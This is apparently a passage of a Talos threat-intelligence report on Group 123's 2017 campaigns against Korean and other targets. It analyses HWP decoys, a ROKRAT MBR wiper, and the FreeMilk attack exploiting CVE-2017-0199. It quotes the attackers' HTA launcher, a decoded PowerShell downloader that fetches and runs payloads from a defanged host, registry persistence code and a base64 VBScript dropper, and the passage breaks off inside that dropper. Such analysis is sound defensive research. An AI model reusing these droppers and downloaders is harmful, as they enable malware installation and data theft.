

The document claimed to discuss the New Year's activities of North Korea and this would have been something that the victims in South Korea would be very interested in. This would have been particularly true for Government targets, who we believe to be Group123's target of choice.

This document was a decoy aimed to entice the user to open malicious documents embedded further down the page




The actor embedded two additional links and the document urged the user to click on these links for more information about New Year's activities in North Korea. The first link was labeled as "Comparison of Major Tasks in '16 & '17" and the second link was identified as "Comparison between '16 & '17".

Upon opening these links the user was presented with a further decoy Hangul document. This document was well written and further increases our confidence that we are dealing with a new Korean actor. These documents contained malicious OLE objects used to drop binaries.



This time, however, they contained malicious OLE (Object Link Embedded) objects.

```
 1:       465 '\x05HwpSummaryInformation'
 2:      1380 'BinData/BIN0001.png'
 3:      1412 'BinData/BIN0002.png'
 4:    123606 'BinData/BIN0003.OLE'
 5:    123605 'BinData/BIN0004.OLE'
 6:      4572 'BinData/BIN0005.jpg'
 7:      4164 'BinData/BIN0006.jpg'
 8:     11377 'BodyText/Section0'
 9:      3356 'DocInfo'
10:       524 'DocOptions/_LinkDoc'
11:       256 'FileHeader'
12:      1946 'PrvImage'
13:      2046 'PrvText'
14:       136 'Scripts/DefaultJScript'
15:        13 'Scripts/JScriptVersion'
```

Initial analysis confirmed two similarly sized OLE object files within this document which appeared to be the same from an execution point of view.

The two dropped binaries were stored and executed in this location during our analysis:

- C:\Users\ADMINI~1\AppData\Local\Temp\Hwp (2).exe
- C:\Users\ADMINI~1\AppData\Local\Temp\Hwp (3).exe

Initial analysis showed some sloppy cleaning up from Group123, which we used later to determine that separate campaigns were the work of this same actor, as compilation artifacts remained within the binaries:

> e:\Happy\Work\Source\version 12\T+M\Result\DocPrint.pdb

The second stage of the dropped binaries was used to execute wscript.exe while injecting shellcode into this process. The shellcode is embedded within the resource 'BIN' and is used to unpack another PE32 binary and use wscript.exe to execute it. To do this, Group123 uses a well-known technique that harnesses VirtualAllocEx(), WriteProcessMemory() and CreateRemoteThread() Windows API calls.

The new PE32 unpacked from the shellcode is an initial reconnaissance malware which is used to communicate with the C2 infrastructure to obtain the final payload. The information this malware collected included the following:

- The computer name
- The username
- The execution path of the sample
- The BIOS model
- A randomly-generated ID to uniquely identify the system

Group123 utilized this method to ensure their victim was (a) someone they wanted to target further and (b) someone they could infect further based on the information obtained from the reconnaissance phase.

Further network analysis showed that the binary attempted to connect to the following URLs:

- www[.]kgls[.]or[.]kr/news2/news_dir/index.php
- www[.]kgls[.]or[.]kr/news2/news_dir/02BC6B26_put.jpg


Korean Government Legal Services (KGLS) is a legitimate Korean government body that manages Korean government legal affairs. By compromising the KGLS, the attacker gained a trusted platform from which to execute an attack.

The initial network connection is to 'index.php'. This connection transmits the information gathered during the reconnaissance phase. The attacker uses this information to then determine the specific filename (based on the random ID) to serve to the infected victim. In our case this was 02BC6B26 - this meant a file "02BC6B26_put.jpg" was created for us on the attackers C2. This file is then dropped and renamed 'officepatch.exe' on the victim's machine. Because the attacker was careful about who they attacked, we were unable to obtain this file during our analysis.

During our investigation we were able to identify additional Command and Control infrastructure used by this actor. Four C2s were observed, based in the following countries:

- 3 C2 in South Korea
- 1 C2 in the Netherlands

Here is a global map of the identified infrastructure:




Contrary to the previous campaign, the attackers separated the reconnaissance phase from the main ROKRAT payload. This trick was likely used to avoid detection. This is an interesting adaptation in Group 123's behavior.

## March 2017: "Are You Happy?" Campaign

In March 2017, Group 123 compiled a disk wiper. The malware contains 1 function, the purpose is to open the drive of the infected system (\\.\PhysicalDrive0) and write the following data to the MBR:

```
.rdata:0040B308 Data            db 'ë',0,'ŒÈŽØ¼!|è',0,0,'PüŠ',4,'<',0,'t',6,'è',5,0,'Fëôëþ´',0Eh
.rdata:0040B308                                         ; DATA XREF: _main+43↑o
.rdata:0040B326                 db 0CDh ; Í
.rdata:0040B327                 db  10h
.rdata:0040B328                 db 0C3h ; Ã
.rdata:0040B329                 db  41h ; A
.rdata:0040B32A                 db  72h ; r
.rdata:0040B32B                 db  65h ; e
.rdata:0040B32C                 db  20h
.rdata:0040B32D                 db  79h ; y
.rdata:0040B32E                 db  6Fh ; o
.rdata:0040B32F                 db  75h ; u
.rdata:0040B330                 db  20h
.rdata:0040B331                 db  48h ; H
.rdata:0040B332                 db  61h ; a
.rdata:0040B333                 db  70h ; p
.rdata:0040B334                 db  70h ; p
.rdata:0040B335                 db  79h ; y
.rdata:0040B336                 db  3Fh ; ?
.rdata:0040B337                 db    0
```

You can see the "Are you Happy?" string in the written buffer. After writing to the MBR, the malware reboots the machine with the following command: c:\windows\system32\shutdown /r /t 1

After the reboot, the MBR displays the following string to the user:


The link to the other campaigns was the following PDB path:

> D:\HighSchool\version 13\VC2008(Version15)\T+M\T+M\TMProject\Release\ErasePartition.pdb

As you can see, it perfectly matches the ROKRAT PDB. This wiper is a ROKRAT module named ERSP.enc. We assume that ERSP means ERaSePartition. This module can be downloaded and executed on demand by Group 123.

This sample is interesting considering the attack in December 2014 against a Korean power plant where the message that was displayed by the wiper was "Who Am I?".

## May 2017: "FreeMilk" Campaign

This campaign targeted non-Korean financial institutions, but unlike the other campaigns, this one does not use HWP documents. It instead uses Office documents. This change is because Group 123 did not target South Korea during this campaign and Microsoft Office is standard in the rest of the world.

### Infection Vectors

The attackers exploited CVE-2017-0199 in order to download and execute a malicious HTA document inside of Microsoft Office. The URL used can be found in the embedded OLE object:

hxxp://old[.]jrchina[.]com/btob_asiana/udel_calcel.php?fdid=[base64_data]

Here is the source code of the downloaded HTA document:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta content="text/html; charset=utf-8" http-equiv="Content-Type" />

<title>Bonjour</title>
<script language="VBScript">
Set owFrClN0giJ = CreateObject("Wscript.Shell")
Set v1ymUkaljYF = CreateObject("Scripting.FileSystemObject")
If v1ymUkaljYF.FileExists(owFrClN0giJ.ExpandEnvironmentStrings("%PSModulePath%") +
"..\powershell.exe") Then
owFrClN0giJ.Run "powershell -nop -windowstyle hidden -executionpolicy bypass -
encodedcommand JABjAD0AbgBlAHcALQBvA[...redacted...]H0AIAA=" ,0
owFrClN0giJ.Run "cmd /c echo hta>%tmp%\webbrowser1094826604.tmp", 0
End If
Self.Close
</script>
<hta:application
id="oHTA"
applicationname="Bonjour"
application="yes"
>
</head>
</html>
```

Once decoded using the base64 algorithm, we are able to read the final payload:

```
$c=new-object System.Net.WebClient
$t =$env:temp
$t1=$t+"\\alitmp0131.jpg"
$t2=$t+"\\alitmp0132.jpg"
$t3=$t+"\\alitmp0133.js"

try
  {
    echo $c.DownloadFile( "hxxp://old[.]jrchina[.]com/btob_asiana/appach01.jpg",$t1)
    $c.DownloadFile( "hxxp://old[.]jrchina[.]com/btob_asiana/appach02.jpg",$t2)
    $c.DownloadFile( "hxxp://old[.]jrchina[.]com/btob_asiana/udel_ok.ipp",$t3)
    wscript.exe $t3
  }
catch
  {
  }
```

The purpose of this script is to download and execute a Windows script and two encoded payloads. The script is used to decode and execute the following payloads:

- Appach01.jpg (renamed: Windows-KB275122-x86.exe) is a Freenki sample.

- Appach01.jpg (renamed: Windows-KB271854-x86.exe) is a PoohMilk sample.

## PoohMilk Analysis

The PoohMilk sample is designed to perform two actions:

- Create persistence to execute the Freenki sample at the next reboot.
- Check specific files on the infected machine.

The first action is to create a registry key in order to execute the Windows-KB275122-x86.exe file previously downloaded. The file is executed with the argument: "help". Here is the registry creation:

```
push    offset aWindowsKb27512_0 ; "\\Windows-KB275122-x86.exe"
lea     eax, [esp+844h+String1]
push    eax             ; lpString1
call    esi ; lstrcatW
mov     ecx, [esp+840h+TokenHandle]
push    ecx             ; hObject
call    ds:CloseHandle
lea     edx, [esp+840h+String1]
push    edx
lea     eax, [esp+844h+var_210]
push    offset aSHelp   ; "\"%s\" help"
push    eax             ; LPWSTR
call    ds:wsprintfW
add     esp, 0Ch
push    0               ; bFailIfExists
lea     ecx, [esp+844h+String1]
push    ecx             ; lpNewFileName
lea     edx, [esp+848h+Buffer]
push    edx             ; lpExistingFileName
call    ds:CopyFileW
lea     eax, [esp+840h+phkResult]
push    eax             ; phkResult
push    offset SubKey   ; "Software\\Microsoft\\Windows\\CurrentVe"...
push    80000001h       ; hKey
call    ds:RegOpenKeyW
lea     ecx, [esp+840h+var_210]
push    ecx             ; lpString
call    edi ; lstrlenW
add     eax, eax
push    eax             ; cbData
mov     eax, [esp+844h+phkResult]
lea     edx, [esp+844h+var_210]
push    edx             ; lpData
push    1               ; dwType
push    0               ; Reserved
push    offset ValueName ; "Windows Update"
push    eax             ; hKey
call    ds:RegSetValueExW
mov     ecx, [esp+840h+phkResult]
push    ecx             ; hKey
call    ds:RegCloseKey
```

The registry location where persistence is achieved is: HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Windows Update. At the next reboot, the malware will be executed.

The second action is to check if the file "wsatra.tmp" exists in the temporary directory of the current user. If this file exists, the content is read in order to obtain a path to find a second file with the LNK (link) extension. The LNK file is finally used to identify a third file: a ZIP file. The file will be inflated in order to retrieve a RTF document, this document will be displayed to the infected user by executing Wordpad.

Here is the PDB path from the PoohMilk sample:

> E:\BIG_POOH\Project\milk\Release\milk.pdb


## Freenki Sample

The purpose of Freenki is to collect information on the infected system and to download a third executable.

This sample can be executed with 3 different arguments:

- "Help": the value configured by PoohMilk. In this context the main function is executed.
- "Console": with the argument, a persistence is configured and the malware will be executed at the next reboot ( HKCU\Software\Microsoft\Windows\CurrentVersion\Run\runsample ).
- "Sample": with this argument, the malware executes the console command followed by the help command.

The information collected is performed using WMI queries:



```
loc_4035A5:
push    offset MultiByteStr ; "SELECT * FROM Win32_ComputerSystem"
lea     ecx, [ebp+var_44]
mov     [ebp+var_28], 0
call    sub_403130
mov     esi, eax
push    offset aWql     ; "WQL"
lea     ecx, [ebp+var_40]
;   try {
mov     [ebp+var_4], 1
call    sub_403130
;   } // starts at 4035C3
;   try {
mov     byte ptr [ebp+var_4], 2
mov     ecx, [esi]
test    ecx, ecx
jz      short loc_4035DD
```

Additionally the malware lists the running process via the Microsoft Windows API. The malware uses obfuscation in order to hide strings such as URL or User-Agent, the algorithm is based on bitwise (SUB 0x0F XOR 0x21), here is the decoded data:

- hxxp://old[.]jrchina[.]com/btob_asiana/udel_confirm.php
- Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/6.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; Tablet PC 2.0; .NET4.0E; InfoPath.3)


The downloaded third payload is obfuscated using the same technique. The file is a fake image starting with "PNGF".

## November 2017: "North Korean Human Rights" Campaign

In November 2017, Talos observed the latest Group123 campaign of the year, which included a new version of ROKRAT being used in the latest wave of attacks. Group 123 again used one of their main calling cards, the malicious HWP document. This time, Group 123 used a document containing information in relation to a meeting held on 1st November in Seoul, South Korea. This document was alleged to have been written by a legal representative claiming to be representing the "Citizens' Alliance For North Korean Human Rights And Reunification Of Korean Peninsula". Group 123 once again uses information

related to the Korean unification and now are claiming to highlight concerns related to human rights issues.

The document brought Talos a new gift - a new version of ROKRAT. Following on with the normal Group 123 activity the document was written in perfect Korean text and dialect again suggesting the origin of this group is from the Korean peninsula.



존경하는 올인통(올인모) 관련 단체장님들과 애국시민님들께,

안녕하십니까? 어떻게들 지내시는지요?

그 동안 여러 단체장님들과 애국시민님들의 헌신적인 노력으로 미흡한대로 북한인권법이 통과되었고, 이어서 그 시행령 제정 및 북한인권재단 설립작업도 모두 마무리 되었습니다.

이에 아래와 같이 단체장 연석회의를 열고, 다음의 안건들을 논의하고자 합니다.

(1) 첫째, 지금까지의 북한인권법 시행령 제정과정에 시민사회의 의견이 상당정도 반영된 것으로 보입니다만 마지막 점검은 필요합니다. 이에 다시 통일부에 북한인권법 시행에 대해 알려줄 것을 요청하여, 성실하게 설명해주겠다는 답변을 받았기에 단체장님들을 모시고 함께 듣고 마지막 의견을 개진하는 자리를 갖고자 합니다.

(2) 둘째, 우리 올인통 관련단체들의 역할은 북한인권법 및 그 시행령 제정으로 끝나는 것이 아닙니다. 앞으로도 계속적, 정기적으로 북한인권법 유관기관들에 대한 모니터링, 특히 북한인권재단을 중심으로 원활한 협력사업이 이루어지도록 긴밀한 관계를 갖는 것이 바람직합니다. 이를 위해 정기적인 회합 방안을 포함하여 여러분들의 고견을 바라고 있습니다.

(3) 끝으로, 오늘날 북핵과 좌파정권으로 국론이 분열되어 있지만, 근본원인은 열악한 북한인권 상황에 대한 관심부족에 있습니다. 오는 11월 4일 북한인권법 시행일을 북한인권의 날, 그 주일을 북한인권주간으로 제정하여 북한인권에 관한 국민적 관심을 획기적으로 증폭시키는 방안을 찾아보고자 합니다.

부디 북한인권법 제정에 앞장서 온 여러분들께서 모두 참석하시어 화룡점정, 유종의 미를 거두어주시기 바랍니다.
감사합니다.

아 래

■일시 : 2017. 11. 1. (화) 오전 10시 30분(오찬 제공)
■장소 : <컨퍼런스 하우스 달개비> 주소: 중구 정동 3-7 (세종대로 19길, 시청 건너, 덕수궁 담길, 세실극장 옆, 전철 2호선 시청역 3번 출입구, 전화 765-2068)

2017년 11월 1일

올바른 인권통일을 위한 시민모임(올인통)
김태훈 변호사 드림

Further analysis of the document text allowed us to understand the context. The document mentions 'Community of North Korean human rights and unification' with the lawyer claiming to be part of the "Citizen's Alliance for North Korean Human Rights and North-South unification". The main purpose of this document was an attempt to arrange a meeting to discuss items related to "North Korean Human Rights Act" and "Enactment of a Law" which was passed in 2016 in South Korea. We believe that the document was attempting to target

stakeholders within the '올인통' community in an attempt to entice them to join the discussion in an attempt to work on additional ideas related to these activities. The meeting was due to take place on November 1, 2017 and this document was trying to garner additional interest prior to the meeting.


Once again Group 123 leveraged the use of OLE objects within the HWP document. Analysis starts with a zlib decompression (a standard action of HWP documents) and we're able to recover the following script:

```
const strEncode =
"TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA6AAAA

DIM outFile
DIM base64Decoded
DIM shell_obj
SET shell_obj = CreateObject("WScript.Shell")
DIM fso
SET fso = CreateObject("Scripting.FileSystemObject")
outFile = "c:\ProgramData\HncModuleUpdate.exe"
base64Decoded = decodeBase64(strEncode)
IF NOT(fso.FileExists(outFile)) then
writeBytes outFile, base64Decoded
shell_obj.run outFile
END IF
WScript.Quit()
private function decodeBase64(base64)
DIM DM, EL
SET DM = CreateObject("Microsoft.XMLDOM")
SET EL = DM.createElement("tmp")
EL.DataType = "bin.base64"
EL.Text = base64
decodeBase64 = EL.NodeTypedValue
end function
private Sub writeBytes(file, bytes)
DIM binaryStream
SET binaryStream = CreateObject("ADODB.Stream")
binaryStream.Type = 1
binaryStream.Open
binaryStream.Write bytes
